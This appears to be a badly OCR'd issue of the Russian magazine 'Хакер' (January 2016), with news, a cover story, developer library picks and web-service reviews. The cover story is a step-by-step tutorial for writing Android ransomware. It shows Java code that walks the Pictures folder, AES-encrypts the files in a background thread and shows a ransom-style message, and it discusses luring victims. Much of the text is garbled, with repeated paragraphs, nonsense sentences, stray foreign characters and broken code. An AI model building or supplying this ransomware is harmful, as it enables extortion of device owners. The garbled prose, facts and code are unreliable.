ХАКЕР

№204

ЯНВАРЬ 2016

Ищем баги, ключи и сертификаты с помощью Censys

Ковыряемся в файловой системе iOS

Познаем силу Haskell, OCaml и Scala на практике

Cover Story

ИЗУЧАЕМ КРИПТОЛОКЕРЫ ПОД ANDROID

ПОЛНАЯ АНАТОМИЯ ПО, ШИФРУЮЩЕГО ЛИЧНЫЕ ДАННЫЕ ПОЛЬЗОВАТЕЛЯ

январь 2016
№ 204

CONTENT

MEGANEWS
Всё новое за последний месяц

ШИФРОВАЛЬЩИК ДЛЯ ANDROID
Полная анатомия ПО, шифрующего личные данные пользователя

ПРАВИЛЬНЫЙ КРОП
Подборка полезностей для разработчиков

CENSYS: НА ЧТО СПОСОБЕН «БЕСПЛАТНЫЙ SHODAN»
Ищем уязвимости, ключи и сертификаты новым поисковиком

WWW2
Интересные веб-сервисы

В ПОИСКАХ САТОСИ НАКАМОТО
Как ищут загадочного создателя Bitcoin

КАК УСТРОЕН АНТИФРОД
История о русских ботах, аукционных ворах и краденых миллиардах

ДОЗИРУЙ БАТАРЕЮ ПРАВИЛЬНО
Разбираемся в механизмах работы и тюнингуем режим энергосбережения Doze

TIPS'N'TRICKS ИЗ АРСЕНАЛА АНДРОИДОВОДА
Скрытые возможности Android, о которых должен знать каждый

НАРЕЗАЕМ ЯБЛОКИ
Что внутри файловой системы iOS

КАРМАННЫЙ СОФТ
Средства прошивки и обновления

ANDROID НА НЕТБУКЕ?
Колонка Евгения Зобнина

EASY HACK
Хакерские секреты простых вещей

ОБЗОР ЭКСПЛОИТОВ
Анализ свеженьких уязвимостей

СТРАХ, НЕИЗВЕСТНОСТЬ, СОМНЕНИЯ
Колонка Юрия Гольцева

ESIL + RADECO IL
Используем промежуточные представления проекта radare2 для эмуляции и декомпиляции

X-TOOLS
Софт для взлома и анализа безопасности

САМАЯ ИНТЕРЕСНАЯ МАЛВАРЬ — 2015
Automotive Exploit, Carbanak, Cryptowall, Equation

РАЗРЕШЕНИЯ ANDROID 6.0 В ЗАЩИТЕ И НАПАДЕНИИ
Вежливость — главное оружие вора!

АТОМНАЯ БОМБА ДЛЯ C++ КОДЕРА
Обзор набора фреймворков массового поражения (включая Arduino!)

ДЕЛАЕМ ИНТЕРПРЕТАТОР ПО-ФУНКЦИОНАЛЬНОМУ
Познаем силу Haskell, OCaml и Scala на практике

ПОДВОДИМ ИТОГИ
Дайджест событий в мире Open Source за год

ИСПОЛЬЗОВАНИЕ СРЕДСТВ КРИПТОГРАФИЧЕСКОЙ ЗАЩИТЫ В ОС FREEBSD. ЧАСТЬ 2
Тонкости повседневного использования

ПУТЬ В СЕТЬ
Разбираемся с настройками Border Gateway Protocol в Windows Server 2012 R2 / 2016

АДМИНИМ С КОМФОРТОМ
Разбираемся с веб-панелями управления Linux-сервером

FAQ
Вопросы и ответы

ТИТРЫ
Кто делает этот журнал

→

MEGANEWS

Анна Ал-Хорошая
anna@hi-tech.mail.ru

Конец 2015 года прошел, и счастья для многих компаний хватило. А вот «обломов» ожидает не первый год. Поэтому мы решили не ждать, пока они сбудутся, и в декабре был найдется на громкие события и сенсационные вопросы, и большие часть новостной «ленты» сюжеты вновь посвящены «Яндексу», «Ростелекому» и крупнейшим операторам стационарной связи.

ХАКЕРЫ ВЫПУСТИЛИ ПАР

Третьим операционной «экосистемы» Тинькоф, нового технологического бренда Тинькоф Кредитные Системы, стал сервис Тинькоф Пар, который позволяет пользователям «Тинькоф» обмениваться сообщениями, фотографиями и видеоклипами, которые после их прочтения исчезают навсегда. Сервис использует для передачи зашифрованных данных технологию Tinkoff Secure Protocol, которая, по заверению разработчиков, обеспечивает «полную анонимность и конфиденциальность». Для «Тинькоф» это, по-видимому, ответ на «Яндекс.Мессенджер», который, по слухам, «Яндекс» запустил в ноябре 2015-го, но, по-видимому, не стал «выкатывать» в виду «Тинькоф». Сервис «Тинькоф Пар» доступен для iOS и Android, а в ближайшем будущем ожидается его версия для Windows Phone.

Сервис «Тинькоф Пар» использует технологию Tinkoff Secure Protocol, которая, по заверению разработчиков, обеспечивает «полную анонимность и конфиденциальность». Для «Тинькоф» это, по-видимому, ответ на «Яндекс.Мессенджер», который, по слухам, «Яндекс» запустил в ноябре 2015-го, но, по-видимому, не стал «выкатывать» в виду «Тинькоф». Сервис «Тинькоф Пар» доступен для iOS и Android, а в ближайшем будущем ожидается его версия для Windows Phone.


Сервис «Тинькоф Пар» использует технологию Tinkoff Secure Protocol, которая, по заверению разработчиков, обеспечивает «полную анонимность и конфиденциальность». Для «Тинькоф» это, по-видимому, ответ на «Яндекс.Мессенджер», который, по слухам, «Яндекс» запустил в ноябре 2015-го, но, по-видимому, не стал «выкатывать» в виду «Тинькоф». Сервис «Тинькоф Пар» доступен для iOS и Android, а в ближайшем будущем ожидается его версия для Windows Phone.

ТЕЛЕГРАММА ЛИЧНО В РУКИ

В ноябре операционного «экосистемы» Тинькоф, нового технологического бренда Тинькоф Кредитные Системы, стал сервис «Тинькоф Пар», который позволяет пользователям «Тинькоф» обмениваться сообщениями, фотографиями и видеоклипами, которые после их прочтения исчезают навсегда. Сервис использует для передачи зашифрованных данных технологию Tinkoff Secure Protocol, которая, по заверению разработчиков, обеспечивает «полную анонимность и конфиденциальность». Для «Тинькоф» это, по-видимому, ответ на «Яндекс.Мессенджер», который, по слухам, «Яндекс» запустил в ноябре 2015-го, но, по-видимому, не стал «выкатывать» в виду «Тинькоф». Сервис «Тинькоф Пар» доступен для iOS и Android, а в ближайшем будущем ожидается его версия для Windows Phone.

НАС БЛОКИРУЮТ, А МЫ КРЕПЧАЕМ

5 апреля Мосгорсуд признал законными требования о блокировке ресурсов Грани.ру, Каспаров.ru, Контрабанда и Грамотеев.ru. Ранее Мосгорсуд уже отказывал в блокировке ресурсов Грани.ру, Каспаров.ru, Контрабанда и Грамотеев.ru. Ранее Мосгорсуд уже отказывал в блокировке ресурсов Грани.ру, Каспаров.ru, Контрабанда и Грамотеев.ru. Ранее Мосгорсуд уже отказывал в блокировке ресурсов Грани.ру, Каспаров.ru, Контрабанда и Грамотеев.ru.



НА КАКИХ ЯЗЫКАХ ВЫХОДИТ САМЫЙ ГЛЮЧНЫЙ КОД?

Специалисты компании Kaspersky Lab изучили более 200 000 уязвимых программ и сделали выводы, на основе которых рассказали о самых опасных ошибках в коде, которые приводят к уязвимостям.

Наиболее большинство опасных программ на Java и .NET. Сравнимо с ними по количеству уязвимостей — C/C++ и PHP. Меньше всего — JavaScript. Данные получены из статистики, собранных компанией Kaspersky Lab в ходе сканирования исходных кодов, а также АВР практически каждого.

АЛГОРИТМ ШИФРОВАНИЯ ВЫМОГАТЕЛЬСКОЙ МАЛВАРИ RADAMANT ВЗЛОМАН, А ЕГО АВТОР ОЧЕНЬ ЗОЛ

Специалисты компании Kaspersky Lab взломали алгоритм шифрования вымогательской малвари RADAMANT, а его автор очень зол. Специалисты компании Kaspersky Lab взломали алгоритм шифрования вымогательской малвари RADAMANT, а его автор очень зол. Специалисты компании Kaspersky Lab взломали алгоритм шифрования вымогательской малвари RADAMANT, а его автор очень зол.

МИЛЛИОНЫ ПОЛЬЗОВАТЕЛЕЙ СТРАДАЮТ ИЗ-ЗА ПОРНОВИД. ПРИЛОЖЕНИЯ

Сообщается исследование Центральной Лаборатории Kaspersky Lab. Исследование, которое проводилось в ноябре 2015 года, показывает, что порнографическая реклама в мобильных приложениях, предназначенных для детей, является распространенным явлением. Исследование, которое проводилось в ноябре 2015 года, показывает, что порнографическая реклама в мобильных приложениях, предназначенных для детей, является распространенным явлением. Исследование, которое проводилось в ноябре 2015 года, показывает, что порнографическая реклама в мобильных приложениях, предназначенных для детей, является распространенным явлением.


MICROSOFT ПО-ПРЕЖНЕМУ ПЫТАЕТСЯ НАВЯЗАТЬ АПГРЕЙД ДО WINDOWS 10

Иногда Microsoft по-прежнему пытается навязать апгрейд до Windows 10. Иногда Microsoft по-прежнему пытается навязать апгрейд до Windows 10. Иногда Microsoft по-прежнему пытается навязать апгрейд до Windows 10.

ХАКЕРЫ ШУТЯТ: СТАТЬЯ ТЕ GUARDIAN О КИБЕР-ПРЕСТУПНОСТИ БЫЛА ЗАРАЖЕНА МАЛВАРЬЮ

Участники киберпреступления очень специфическое чувство юмора. Ранее сайт издания The Guardian эксплоит-киты обрабатывали статьи, зараженные малвариями. Теперь хакеры также способны отвлечь на задуманный заголовок вопрос. Вместо со статьей в фоновом режиме подгружается скрипт, который перенаправляет посетителей на сомнительные ресурсы. Обходящие подобные ограничения и UA Automator через VBScript. Некоторые ранее указывают на возможную эксплуатацию багов во Flash.

Эксплоит «от Angler — один из популярнейших инструментов среди киберпреступников, в основном с его помощью распространяются вымогательские малвари и шифровальщики. Это далеко не первый случай, когда Angler раз мешает на страницах полуправды СМИ: в августе 2015-го эксплоит-кит рассылался через рекламные сети, а в ноябре 2014-го использовался посредством взлома Daily Mail, а ноябре малварь несколько недель распространялась через сервис Reader's Digest, а как раньше злоумбрие Angler были обнаружены в WordPress-блоге издания The Guardian.



«Сегодня ключевой вопрос для всего человечества заключается в том, что нам нужно найти глобальную гонку ИИ вооружений или хотим предотвратить создание такого оружия. Если основные военные державы сейчас начнут гонку вооружений ИИ, стремящуюся к созданию оружия с искусственным интеллектом, глобальная гонка вооружений практически неизбежна. Конечная точка такой технологической гонки звучит знакомо: ИИ, автономное оружие станет автоматом Калашникова завтрашнего дня»

Дмитрий Ассоли
на конференции «Информация, политика, СМИ. Формирование нового миропорядка»

В РУКИ ЖУРНАЛИСТОВ ПОПАЛ КАТАЛОГ СЕКРЕТНЫХ ШПИОНСКИХ УСТРОЙСТВ

Spartacus II
Spartacus II
Cost for quality mass-mass phone for no 3 body

COVERSTORY

ИЗУЧАЕМ КРИПТОЛОКЕРЫ ПОД ANDROID

ПОЛНАЯ АНАТОМИЯ ПО ШИФРУЮЩЕМУ ЛИЧНЫЕ ДАННЫЕ ПОЛЬЗОВАТЕЛЯ


Андрей Полякин
tsarfrazdanov@yandex.ru

До последнего времени, как по результатам опросов, так и из личного общения, складывалось впечатление, что данные, хранящиеся на устройствах, пользователи считают значительно выше стоимости самого устройства. Почему так изменилось время? Потому, что в еще не видел подобных опросов, проведенных среди пользователей новых айфонов и с учетом последнего обновления).
Именно высокой стоимостью хранящихся на компьютерах данных и обусловлен бум рансомвары, троянов-вымогателей, шифрующих операционную систему либо только данные.

НАДЕВАЕМ ЧЕРНУЮ ШЛЯПУ

Разумеется, мы не в ковбойском кино не призываем читателя к насильному малодушию. Но ведь мы, как специалисты по информационной безопасности, должны быть в курсе того, как действуют злоумыслы? Должны, иначе как мы будем им противодействовать? Поэтому сейчас наденем белые шляпы и посмотрим, как действует вымогатель, пытающий шифрованные личные информация для Android.

Да, господа, в последнее время тренд в сторону шифрования личной информации. В ОС Android достаточно четко разграничены пользовательские данные и системные файлы, поэтому вирусы-вымогатели как раз наиболее распространенного блокатора будет достаточно хлопотной задачей. Необходимо как то повлиять на пользователя, чтобы тот сделал, а за какого-нибудь злоумыслника и вот ещё сложно создать уникальный шифрующий. Для сочета дамы у неопределенной группы пользователей, которые не обладают знанием по системе данных хорошо



Плохие новости для пользователя

ДОСТУП К ФАЙЛАМ

Для начала каверы получают доступ к данным на устройстве. С этим нет проблем, такие операции в системе предусмотрены в каждой стагах. Нам потребуется добавить пару строчек в манифест-файл приложения.

```
<uses-permission android:name=
"android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name=
"android.permission.WRITE_EXTERNAL_STORAGE" />
```

При запуске система предупредит пользователя, что приложению необходимо предоставить доступ к дискам устройства. Без какой-либо конкретики. Это выглядит вполне нормально: можно предвкушать пусть вполне легальные причины, зачем приложению необходимо что-то записывать на диск и для чего. ОС в дальнейшем никак не будет отслеживать действия приложения, все файлы доступны и открыты для записи.

Сегодня мы заявляем только фотографии. Первым делом нужно найти корневую директорию для записи. Для обеспечения кроссплатформенности от версии ОС путь к этой папке может немного отличаться, поэтому воспользуемся классом Environment. Он позволяет получить доступ к различным переменным окружения, нам нужна DIRECTORY_PICTURES

```
file myPath = Environment.getExternalStoragePublicDirectory(
    Environment.DIRECTORY_PICTURES);
```

Чтобы шифровать файлы, необходимо получить его полный путь на устройстве, с этой целью применим старую добрую функцию. Если проверяемый файл является директорией, вызываем метод еще раз, но уже для нового пути. Впоследствии, чтобы не мелькать перед пользователем, пожалуй, класс File. В нем есть методы isFile() и isDirectory, которые выполним необходимую проверку.

```
private void diRscanFile dir){
    if(dir.isFile()){
        //do crypt file
    }else if(dir.isDirectory()){
        for(File file : dir.listFiles()){
            diRscan(file);
        }
    }
}
```

Как только получил путь к файлу, можно сразу приступить к его модификации. Первые эксперименты тренков-шифровальщиков использовали нестойкие алгоритмы кодирования или использовали расширения файлов до неузнаваемости. Хотя с ошибки в модель клонов. Такой подход позволял антивирусным аналитикам создавать эвристики по определению вирусов.

Сегодня мы пробуем на пару шагов дальше и посмотрим, как злоумыслники организуют шифрование на стороне файла можно было посмотреть, только попросив клиента о создании файла.

ОРГАНИЗУЕМ ШИФРОВАНИЕ

Чтобы шифровать пользовательские файлы, воспользуемся наработками мировой криптографии. В Android нас доступен пакет javax.crypto. Сейчас в которой реализованы стойкие алгоритмы шифрования данных. Наша задача – в короткие сроки разобраться большой объем данных. Для этих целей хорошо подходит AES. Это симметричный блочный алгоритм шифрования. Его реализация в Android позволяет использовать ключ длиной до 256 бит. Современные ученые пока не нашли существенных уязвимостей в этом алгоритме, а время проверенного подобра такого ключа стремится к бесконечности.

ПОЛУЧАЕМ КЛЮЧ

Первым делом каверы обдумывают вопрос хранения ключа. Его можно сгенерировать в файл, достаточно сложный ходу — кеско выиграй в приложении ключ, абсолютно бесхозный, поскольку вирусы аналитики в считанные мгновения доставят его отуда и выпустят расшифровщик скоро уничтожу.

Поэтому наиболее грамотные ленуры (та-ак, что ну! забыл, что первые каверы по отечественным переводам ничо нарекли лекурщиками? А про ле, переведный как «читальчик»? Прим. ред.) используют для генерации ключей на основе по запросу генерируется ключ, и хранится оно только в оперативной памяти приложения. Чтобы подобрать ключ требуется фаер реализовав коррекно, дешифровщик самостоятельно почитать про блочные шифры и выбрать, какой режим использовать. Нам нужен блочный режим.

В реализации для ключ шифрования требуется преобразовать в так называемый стандартный ключ или Secretkeyspec. Полученный объект будет содержать наш ключ + название алгоритма шифрования». Также нам потребуется задать вектор инициализации.

Теперь заполним данные объект сфере, и можно выполнить шифрование подачи на вход метода getBytes.

```
private byte[] encrypt(byte[] ky, byte[] clear){
    Cipher cipher = Cipher.getInstance("AES");
    SecretKeySpec secretKeySpec = new SecretKeySpec(ky, key, "AES");
    IvParameterSpec ivParameterSpec = new IvParameterSpec(ky, ky);
    cipher.init(Cipher.ENCRYPT_MODE,
        secretKeySpec, ivParameterSpec);
    byte[] encrypted = cipher.doFinal(clear);
    ...
}
```

Расшифровка будет выполняться по тому же алгоритму, следует только заменить первый аргумент метода init на Cipher.DECRYPT_MODE.

ЧИТАЕМ ФАЙЛЫ

В ОС Android есть генераторы обычных ресурсов, выделенных приложению. При обработке файла вежи собрана пользователю загрузить его в оперативную память, но для больших файлов, как правило не знаешь точный размер файла. Данные в конечном выделенной оперативной памяти можно получить метод getBytesOfFile(). Для загрузки в память что то очень большое, достаточно сложно. Поэтому мы воспользуемся классом файлового потока от ошибки OutOfMemoryError. Чтобы этого избежать, следует загружать файл в память по частям. Для данных целей можно и записи файлов воспользуемся классами BufferedInputStream и OutputStream.

```
InputStream in = new BufferedInputStream(
    new FileInputStream(file));
OutputStream out = new BufferedOutputStream(
    new FileOutputStream(file.enc));

while(in.read(buffer,0,blockSize)!=-1){
    buffer[0] = encrypt(key, buffer);
    ...
}
```

ЗАПУСКАЕМ ШИФРОВАНИЕ

Если удалить полную доступ к устройству, то операции шифрования возможно запустить сразу же, при первом старте приложения методом onCreate. Поскольку файлы много, этот процесс может занять продолжительное время. В ОС Android для выполнения длительных операций (более 5 секунд) требуется создавать отдельный поток. Для этого воспользуемся классом Thread и Runnable, которые позволяют запускать в отдельном потоке ресурсоёмкие операции

```
final Handler handler = new Handler();
Runnable runable = new Runnable(){ {
}
```

Для выполнения задачи/кого воспользуемся методом Run, который запустим шифрование файлов. Этот метод может выполняться достаточно долго, все вывод от производительности устройства. Тем временем, пользователь вызывает не зависит, чем именно нагрузка его задач.

```
public void run(){
    diRscan(file);
}
```

Теперь воспользуемся задействованным классом Handler. Он позволяет нам после завершения длительных операций передать какой-либо значение в главный поток, т.е. вместе вызвать для пользователя изменения.

```
handler.post(new Runnable(){
    public void run(){
        TextView text=(TextView)findViewById(R.id.text);
        text.setText("Your files was crypted!");
    }
};
```

Для запуска создаём поток достаточно создать новый объект Thread:

```
new Thread(runnable).start();
```

СПОСОБЫ ВНЕДРЕНИЯ

Как обычно, для внедрения шифровальщика будут использоваться человеческие слабости. Кто-то скачивает игрушки, даже не скачают этот трояк, даже что получают полновесную версию другой игры из Google Play, а другие могут заинтересоваться какой-то необычным контентом. Любопытство и недоумок – вот два повода, которые сейчас чаще всего приводят к ведре пользователей мобильных устройств.

Уголка «Кто звонил?», этот абонент звонил Вам 7 раз(а) за последний месяц (все в 2007 г.) 15.11.2015

Пишет язык обитателей за walkie-talkie, обмен интересует? Подробности на http://vk.com/ 15:07

Добавить текст

Всякий вектор атаки

ВЫВОДЫ

Всякомерно, проказливости стоит перестановкой пороков и использующей в мобильном операционные системы модели безопасности. Да, приложение действительно запрашивает доступ к дискам, но мы сегодня обсудили, что, получив доступ к самому важному — пользовательским данным — можно получить доступ к ним. Для шифрования приложению не нужно даже использовать какие-то системные ресурсы, достаточно и его личным данным. По пути, видать, поведение полностью соответствовало «большим» ОС. Наверное, есть смысл ввести дополнительные ограничения на доступ к наиболее важным данным на устройстве. Для шифрования приложению не нужно даже использовать какие-то системные ресурсы.

Мы глобой важнее в очень интересной время. Современные технологии меняют наш каждый день, в каждом деле делают людям все более комфортным и быстрым. Еще недавно вы сидели за стационарным компьютером, а сейчас большинство действий выполняете с помощью «Хвоста». Но, к сожалению, вместе с новыми, что новое технологии — это не только возможности роки и каждодневные удобства, но и дополнительные угрозы и риски, с которыми приходится бороться. Так или иначе, темная сторона силы будет повержена.) Удачи!

COVERSTORY

INFO

Компания «Доктор Веб» называет трояны-шифровальщики основной угрозой для пользователей Android-гаджетов. Согласно статистике, опубликованной компанией «Доктор Веб», в 2014 году на мобильных телефонах пользователей было зафиксировано свыше ста разновидностей вредоносных программ-шифровальщиков. В начале 2015 года такого рода вредоносных программ стало еще больше. В ежемесячном отчете «Доктор Веб» частно приводится, что время воспоминания, зашифрованные данные — не больше 10%.

INFO

AES — это симметричный блочный шифр, принятый в качестве стандарта национального института стандартов и технологий США (NIST) в качестве замены устаревшего стандарта шифрования каждый. Шифр разработан бельгийскими учеными Дэном Рэймэном и Винсентом Рэймэном. Шифр поддерживает блоки размерами 128, 192 и 256 бит. Все операции AES оперируют с двумерным массивом, состоящим из 16 элементов, причем каждый из элементов представляет собой 8-битное число. Большинство операций AES с некоторым количеством раундов рассматривается как конечное поле Галуа.

INFO

Переменные окружения — удобный инструмент для хранения динамически изменяющейся информации. В нем хранятся стандартные параметры, которые могут быть использованы всеми, пути к каталогу с стандартными расширениями (например, каталоги временных файлов), маршрут поиска по умолчанию и другие.

WWW

Отчет «Лаборатории Касперского» по угрозам 2015 года

Важный материал: ransomware ключей в Android

INFO


ПРАВИЛЬНЫЙ КРОП

ПОДБОРКА ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Ивар Якотов
ipeakov.com


Мы живем в пресном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно подробно про GitHub и другие площадки для размещения кода, и ти найдешь решение для любой проблемы. Давай для той, которой у тебя до этого момента и не было.

SMARTCROP.JS



Зачастую изображения на сайте по-разному ориентированы (вертикально или горизонтально) и необходимо их правильно обрезать в нужном размере.داغدايتا позволяет в себе предоставляет интересный способ обрезки изображений. Результаты на самом деле впечатляют. Отличная библиотека, которая особенно полезна, если вы пишете на GitHub. Обязательно попробуй.


BOOKING.JS



Простой скрипт для встраивания специального виджета для планирования встреч, задач, звонков и всего остального. Сам виджет создает приятный дизайном, просто в кастомизации и синхронизируется с Google-календарем. Booking.js написан на основе Библиотеки Timeline.js, которая хорошо обеспечивает для работы с календарями, данными бронирования, уведомлениями и так далее.

DREAM.JS

Удобная пушка для генерации JSON данных с соблюдением всех типов полей String, Number, Date, Boolean, Array. Также библиотека интеграции с Chance.js у библиотеки есть более 60 полезных методов типа имя, возраст, адрес, слово, фраза, параграф, пол, RGB цвет и так далее. Удобно для генерации seed данных по существующей модели в БД.




```
dream.schema('User', {
  name: String
});

var data1 = dream
  .useSchema('User')
  .generate(3)
  .output();

var data2 = dream
  .useSchema('User')
  .generate(mod(2))
  .output();
```

Результатом будет:

```
[ {name: '1'}, {name: '1'}, {name: '1'} ]
// data2
[ {name: 'Jlsudxrs'}, {name: 'uhtiklxsr'}, {name: 'mNmrIQlsaa'} ]
```

PIETY

Piety — это jQuery-плагин, который позволяет генерировать масштабируемые **svg**-графики прямо в браузере, которые, кстати, из содержимого HTML-элемента. Библиотека включает ряд определенных опций, но для использования достаточно применить метод **.piety()**.

```
<span class="pie">3,5</span>
<span class="donut">5,2,3</span>
<span class="line">3,5,1,8,2</span>
<span class="bar">2,3,6,2,1</span>

$('.pie').piety('pie');
$('.donut').piety('donut');
$('.line').piety('line');
$('.bar').piety('bar');
```

ATVIMG

Крошечная библиотека (всего два килобайта), которая создает потрясающий эффект анимации иконок из меню Apple TV для десктопа и touch-устройств. Если указать несколько слоев в родительском элементе, иконка станет параллаксным 3D-объектом. Это действительно лучше один раз увидеть на codepen.


```
<div class="atvimg">
  <img src="images/flattened-icon.jpg">
  <div class="atvimg layer" data-img="/images/back.png"></div>
  <div class="atvimg layer" data-img="/images/front.png"></div>
</div>
```

TLDR PAGES

Аббревиатура TL;DR расшифровке часто встречается в письмах и означает «Too long, didn't read». TLDR Pages — это репозиторий, у которого уже почти 7000 старов, 200 контрибьюторов, и его предназначение — собрать самую полезную информацию по tldr-man-стилю. Например, достаточно ввести **tar**, и можно получить шпаргалку с примерами работы с tar вместо огромной главы с описанием в стиле man. Поиграть можно в online-версии, существует клиенты для:

- Node.js — **npm install -g tldr**
- Ruby — **gem install tldr**
- Python — **pip install tldr.py**
- C++ — **brew install tldr-pages/tldr/tldr**

TRIX



Текстовый редактор для современных браузеров, который обрел большую популярность. И немудрено, потому что это проект от команды Basecamp и создателя Ruby on Rails.


Большинство существующих WYSIWYG-редакторов являются обертками над contenteditable и execCommand API со множеством костылей. Trix подходит другим путем: он использует contenteditable как средство ввода ввода кончпента. Сами же изменения пишутся записываются в собственную модель документа, а по ее изменению происходит перерендеринг.

BALALAIKA

Показать, самая крошечная JavaScript библиотека (986 байт или 603 в Gzip) для удобных манипуляций с DOM. «Балалайка» написана нашим соотечественником и включает достаточно полуночного МУС-фреймворка «Матрешка». При сборке «Балалайки» объединяется с jquery 1.8 методами: concat, join, pop, push, reverse, shift, sort, indeOf, map, some и другие.

```
var $ = function(selector, context, namespace, function() {
  $.ready.push(function() {
    // DOM ready
    $(function() {
      // ...
    });
    // Pre dynamic, promises vs jQuery, no jqdurry ws
    // extensions & classnames, no ie7 methods added.
    $.fn.hasClass = function(c, className ) {
      return !!this[0] && this[0].classList.contains( className );
    };
  });
});
```

DESVG



Среди фронтендеров было много споров на тему, что лучше — иконочный шрифт или SVG-иконки. Большинство экспертов в данной области признают преимущество SVG, поскольку он увеличивает возможности кастомизации и «немного повышает эффективность» по сравнению со шрифтами. deSVG, в свою очередь, находит все элементы **class**, содержащие в **svg** SVG-изображения, после чего асинхронно подгружает их в **svg** элементы, что позволяет кастомизировать **path** отдельно с помощью CSS.

BITBAR

BitBar — это удобная утилита для OS X, которая позволяет вывести данные программ и скриптов в системный панель меню. Это удобно, если нужно постоянно держать перед глазами обновляющиеся значения: температуру процессора, скорость вращения вентиляторов, свободные пакеты, курсы валют или текущий внешний IP. Можно задать любой скрипт/программу для данных. Для BitBar уже написано множество плагинов, которые позволяют в пару клик вывести нужные данные с множества источников. Если нужного скрипта или интеграции нет, то несложно написать свой плагин. Макеодцам — однозначно рекомендуем ☛.

ВЫАЧЕСЛАВ
SHADOW@mail.ru

CENSYS: НА ЧТО СПОСОБЕН «БЕСПЛАТНЫЙ SHODAN»

ИЩЕМ УЯЗВИМОСТИ, КЛЮЧИ И СЕРТИФИКАТЫ НОВЫМ ПОИСКОВИКОМ

Censys — новый поисковик по интернету вещей. Подобно Shodan, он опрашивает все публично доступные IP-адреса и проанализирует их протоколы. В результате создается своеобразная карта интернета, на которой можно искать любые устройства с сетевым интерфейсом, изучать характер различных сетевых сервисов или, выбрав крайнюю, смотреть за активностью в сетях глобальной сети.

WARNING


Censys создавался для специалистов по безопасности и поэтому не содержит средств для проведения атак или использования. Все результаты털 털털털

WWW 2.0

Андрей Письменный
apismenny@gmail.com

1 OLDWEB.TODAY

oldweb.today



oldweb.today — сервис, который позволяет заглянуть в прошлое интернета

→ Если ты застал ранние деньки интернета, то наверняка любишь поностальгировать: вспомнить диалап и домашние страницы с гифками, первую версию Яндекса с окурком, старый добрый Netscape Navigator и прочие радости двадцатилетней давности. Если же ты добрался до Сети только в двухтысячных, то тебе будет полезно узнать, с чего все начиналось.

Удовлетворить любопытство или потешить ностальгию можно при помощи Internet Archive: вбил адрес, выбрал дату, дождался загрузки, и перед тобой давняя-предавняя версия какого-нибудь сайта. Но все же смотреть на старый интернет через современный браузер слегка неспортивно.


Сервис oldweb.today (это и название, и очень удачный URL) предоставляет куда более полный экспириенс. Когда ты задашь URL и дату, в твоем браузере откроется окно с виртуальной машиной, в которой крутится старая операционная система и один из старых браузеров. На выбор NSCA Mosaic 2.2, Netscape Navigator 3 и 4 и Internet Explorer 4 и 5.

Данные сайтов будут подгружаться из все того же Internet Archive, но для виртуалки эти данные будут выглядеть как самый настоящий интернет. Каждая сессия может длиться не дольше десяти минут, но этого вполне достаточно, чтобы испытать мощное умиление или шок от того, как убого раньше выглядели сайты. А если время выйдет, то никто не мешает загрузить по новой.

В основе oldweb.today — технология Docker, с которой читатели X должны быть отлично знакомы (если ты не знаком, см. номер 196 за май 2015-го). Внутри Docker поднимается эмулятор старой ОС, и уже в нем — браузер, окно которого и транслируется пользователю. Для особо любопытных есть исходники всей пирамиды.

2 BETA.SPEEDTEST.NET

beta.speedtest.net



beta.speedtest.net — новая версия знаменитого Speedtest

→ Стоит человеку узнать, что время загрузки страниц и файлов из интернета может серьезно расходиться с теми цифрами, что приводит провайдер, и регулярные замеры скорости имеют все шансы войти в привычку. Сервис Speedtest.net — один из самых популярных способов узнать, насколько в действительности быстро передаются данные между удаленным сервером и твоим компьютером.

Speedtest полюбился людям не зря: кого-то привлекает красивая анимация, а кого-то — возможность выбрать один из множества серверов по всему миру и сохранить результаты для будущего сравнения. Недавно у Speedtest.net появилось новое достоинство — возможность не использовать для теста кишащий уязвимостями и сажающий батарейку ноутбука Flash-плеер. По адресу beta.speedtest.net функционирует новая версия теста, выполненная с использованием WebSockets из HTML5.


В новой инкарнации Speedtest пока что нет зрелищной карты мира, но выбрать сервер по-прежнему можно. Результаты замеров тоже никак не отличаются от тех, что показывает основная версия. Пожалуй, главный минус — это невозможность избавиться от трех огромных баннеров, которые занимают большую часть страницы. Если у тебя установлен Adblock Plus, то для использования beta.speedtest.net его придется выключить, иначе тест не будет работать.

Speedtest, конечно, далеко не единственный способ замерять скорость. Неплох, к примеру, конкурирующий сервис TestMy.net, и он тоже не использует Flash. Помимо замера скорости, он показывает интересную статистику — сравнение твоих результатов с другими результатами в той же стране, городе и у того же провайдера. Да и баннер здесь всего один и ненавязчивый.

На всякий случай напомним, что после измерения скорости не нужно торопиться бежать в офис провайдера с топором, если цифры не совпадают. Заявленная пропускная способность канала и реальная скорость загрузки с удаленного узла — не одно и то же, и разница варьируется в зависимости от кучи параметров, в том числе на твоей стороне. Используя тесты, ты можешь попробовать повлиять на ситуацию.

3 STAR WARS INTRO CREATOR

brorlandi.github.io/StarWarsIntroCreator/



Star Wars Intro Creator — генератор заставок из «Звездных войн»

